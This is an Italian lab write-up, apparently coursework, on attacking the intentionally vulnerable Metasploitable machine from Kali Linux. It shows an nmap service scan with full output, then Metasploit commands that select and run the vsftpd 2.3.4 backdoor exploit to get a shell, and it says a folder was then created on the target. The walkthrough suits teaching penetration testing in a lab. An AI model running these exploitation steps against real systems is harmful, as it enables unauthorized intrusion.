Hacking con Metasploit sulla macchina Metasploitable.


Indice:

- Introduzione
- Attivazione Metasploit
- Configurazione payload
- Attacco avvenuto con successo

Introduzione


- Prima di attaccare una macchina abbiamo bisogno di conoscere quali sono i suoi punti deboli. Questo lo facciamo attraverso un tool presente sulla nostra macchina attaccante (kali-linux) che si chiama “Nmap”. Di seguito abbiamo fatto una scansione delle porte vulnerabili attraverso il comando: “nmap -sV 192.168.1.149”. Dove 192.168.1.149 è l'indirizzo ip della macchina da attaccare.

- Di seguito uno screenshot che mostra l'avvenuta scansione delle porte.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 09:02 EST
Nmap scan report for 192.168.1.149
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o
:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.80 seconds
```

Attivazione di Metasploit




Come abbiamo visto siamo andati ad attivare Metasploit dalla nostra Kali per attaccare la macchina metasploitable sul servizio “vsftpd” sulla porta 21, ip 192.168.1.149.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       C
heck  Description
   -  ----                                  ---------------  ----       -
---   -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Y
es    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  N
o     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use
 exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

Configurazione payload


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Descript
ion
   -  ----                              ---------------  ----    -----  --------
   0  payload/cmd/unix/interact                          normal  No     Unix Com
mand, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:hos
                                       t:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://
                                       docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploi
                                       t.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Una volta configurato il payload, che nel nostro caso è stato utilizzato quello già presente di default, andiamo a far partire l'attacco con il comando “exploit”.



Attacco avvenuto con successo.

Come possiamo vedere siamo entrati all'interno della macchina Metasploitable. Lo notiamo dall'indirizzo ip che è proprio quello della macchina attaccata.



Come si vede dall'immagine siamo andati a salvare la cartella “test_metasploit” all'interno della macchina metasploitable.

Grazie